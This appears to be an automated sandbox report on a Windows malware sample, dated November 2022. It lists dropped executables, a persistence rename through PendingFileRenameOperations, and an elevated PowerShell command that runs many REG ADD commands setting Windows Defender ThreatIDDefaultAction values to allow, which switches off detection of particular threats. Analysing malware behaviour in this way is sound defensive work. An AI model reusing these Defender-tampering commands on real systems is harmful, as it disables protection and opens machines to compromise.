C:\Windows\Temp\aoRCsjFoxFbwPJxK\MeXzroudxpEgwUW\GaSURYx.exe	0	524288	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 07 75 fd 77 43 14 fd 24 43 14 fd 24 43 14 fd 24 4e 46 1a 24 6c 14 fd 24 4e 46 24 24 04 14 fd 24 4e 46 25 24 fd 14 fd 24 fd fd 0e 24 48 14 fd 24 43 14 fd 24 50 15 fd 24 fd fd 20 24 57 14 fd 24 4e 46 1e 24 42 14 fd 24 fd fd 1b 24 42 14 fd 24 52 69 63 68 43 14 fd 24 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 fd fd 68 5e 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.uwCCCNFlNF$$$NF%$$$HCP$$WNFB$$B$RichC$PELh^	success or wait	14	100C4595	CopyFileW

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Session Manager	PendingFileRenameOperations	unicode array	\??\C:\Program Files (x86)\Google\Update\1.3.36.131	\??\C:\Program Files (x86)\Google\Update\1.3.36.131\??\C:\Users\user\AppData\Local\Temp\VXAfcxyYiTQKMOERw\efplSHrLkKviaSK\pJKKXsE.exe	success or wait	1	100BB8C7	MoveFileExW

Analysis Process: powershell.exe PID: **6604**, Parent PID: **6576**

General

Target ID:	31
Start time:	19:04:17
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:64;"
Imagebase:	0xe50000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6AFDBEFF	CreateDirectoryW
C:\Windows\TEMP__PSscriptPolicyTest_nwf0dec5.oqg.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6AFD1E60	CreateFileW
C:\Windows\TEMP__PSscriptPolicyTest_axhrt4ac.t0b.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6AFD1E60	CreateFileW
C:\Windows\SysWOW64\config\systemprofile	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C18CF06	unknown
C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6C18CF06	unknown
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6C351926	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Windows\Temp__PSscriptPolicyTest_nwf0dec5.oqg.ps1	success or wait	1	6AFD6A95	DeleteFileW
C:\Windows\Temp__PSscriptPolicyTest_axhrt4ac.t0b.psm1	success or wait	1	6AFD6A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Windows\Temp__PSscriptPolicyTest_nwf0dec5.oqg.ps1	0	1	31	1	success or wait	1	6AFD1B4F	WriteFile
C:\Windows\Temp__PSscriptPolicyTest_axhrt4ac.t0b.psm1	0	1	31	1	success or wait	1	6AFD1B4F	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	0	64	40 00 00 01 65 00 00 00 00 00 00 00 0d 00 00 00 05 0b 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	@e	success or wait	1	6C4576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	64	40	48 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 3c 40 fd 5e 7f 4c fd 22 4d 79 fd fd fd 3a 1f 00 00 00 0e 00 20 00	H<@^L"My:	success or wait	13	6C4576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	104	32	4d 69 63 72 6f 73 6f 66 74 2e 50 6f 77 65 72 53 68 65 6c 6c 2e 43 6f 6e 73 6f 6c 65 48 6f 73 74	Microsoft.PowerShell.ConsoleHost	success or wait	13	6C4576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	255	1	00		success or wait	9	6C4576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	856	4	00 08 00 03		success or wait	6	6C4576FC	WriteFile
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	860	2044	00 0e fd 00 01 0e fd 00 02 0e fd 00 03 0e fd 00 04 0e fd 00 05 0e fd 00 06 0e fd 00 07 0e fd 00 08 0e fd 00 54 01 40 00 fd 3e 40 01 1f 29 40 01 4d 64 40 01 5d 64 40 01 4e 64 40 01 fd 00 40 00 56 01 40 00 48 01 40 00 58 01 40 00 fd 29 40 01 5b 01 40 00 4e 54 40 01 48 54 40 01 fd 53 40 01 fd 53 40 01 68 54 40 01 fd 53 40 01 fd 53 40 01 fd 53 40 01 5c 01 40 00 00 54 40 01 fd 29 40 01 02 54 40 01 40 58 40 01 3f 58 40 01 1c 54 40 01 fd 53 40 01 fd 53 40 01 1e 54 40 01 19 54 40 01 78 54 40 01 7a 54 40 01 fd 54 40 01 3d 4d 40 01 44 4d 40 01 3a 4d 40 01 22 4d 40 01 20 4d 40 01 23 29 40 01 5c 64 40 01 5a 64 40 01 5b 64 40 01 09 06 fd 00 21 4d 40 01 3b 4d 40 01 fd 44 40 01 fd 44 40 01 40 4d 40 01 3c 4d 40 01 24 4d 40 01 38 4d 40 01 3f 4d 40 01 09 0c fd 00 58 64 40	T@>@)@Md@]d@Nd@@V@H@X@)@[@NT@H T@S@S@hT@S@S@S@\@T@)@T@@X@?X@T @S@S@T@T@xT@zT @T@=M@DM@:M@"M@ M@#)@\d@Zd@[d@!M@;M@D@D@@M@<M@$M@8M@?M@Xd@	success or wait	6	6C4576FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C165705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6C165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6C0C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C16CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C16CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C16CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6C0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6C0C03DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C165705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C165705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6C165705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6C165705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6C0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	6C0C03DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6C0C03DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6C165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6C165705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6AFD1B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6AFD1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	6AFD1B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	6AFD1B4F	ReadFile

Analysis Process: conhost.exe PID: **6624**, Parent PID: **6604**

General

Target ID:	32
Start time:	19:04:18
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: gpupdate.exe PID: **6752**, Parent PID: **6316**

General

Target ID:	33
Start time:	19:04:25
Start date:	24/11/2022
Path:	C:\Windows\System32\gpupdate.exe
Wow64 process (32bit):	false
Commandline:	"C:\Windows\system32\gpupdate.exe" /force
Imagebase:	0x7ff70abd0000
File size:	29184 bytes
MD5 hash:	47C68FE26B0188CDD80F744F7405FF26
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

Analysis Process: conhost.exe PID: **6764**, Parent PID: **6752**

General

Target ID:	34
Start time:	19:04:26
Start date:	24/11/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7fcd70000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: gpscript.exe PID: **6920**, Parent PID: **1020**

General

Target ID:	37
Start time:	19:04:27
Start date:	24/11/2022
Path:	C:\Windows\System32\gpscript.exe
Wow64 process (32bit):	false
Commandline:	gpscript.exe /RefreshSystemParam
Imagebase:	0x7ff66dce0000
File size:	44544 bytes
MD5 hash:	C48CBDC676E442BAF58920C5B7E556DE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: **6176**, Parent PID: **6604**

General

Target ID:	38
Start time:	19:04:51
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\cmd.exe" /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6192**, Parent PID: **6176**

General	
Target ID:	39
Start time:	19:04:51
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6180**, Parent PID: **6604**

General	
Target ID:	40
Start time:	19:04:52
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **4520**, Parent PID: **6604**

General	
Target ID:	41
Start time:	19:04:53
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **2992**, Parent PID: **6604**

General	
Target ID:	42
Start time:	19:04:53
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe

Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **1364**, Parent PID: **6604**

General	
Target ID:	43
Start time:	19:04:54
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6216**, Parent PID: **6604**

General	
Target ID:	44
Start time:	19:04:54
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6156**, Parent PID: **6604**

General	
Target ID:	45
Start time:	19:04:54
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6232**, Parent PID: **6604**

General	
Target ID:	46
Start time:	19:04:55
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **1876**, Parent PID: **6604**

General	
Target ID:	47
Start time:	19:04:56
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **4036**, Parent PID: **6604**

General	
Target ID:	48
Start time:	19:04:56
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **2372**, Parent PID: **6604**

General	
Target ID:	49
Start time:	19:04:57
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **3668**, Parent PID: **6604**

General	
Target ID:	50
Start time:	19:04:57
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6268**, Parent PID: **6604**

General	
Target ID:	51
Start time:	19:04:58
Start date:	24/11/2022
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:32
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: **6312**, Parent PID: **6604**

General	
Target ID:	53
Start time:	19:04:58
Start date:	24/11/2022

Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147737010 /t REG_SZ /d 6 /reg:64
Imagebase:	0xbe0000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

No disassembly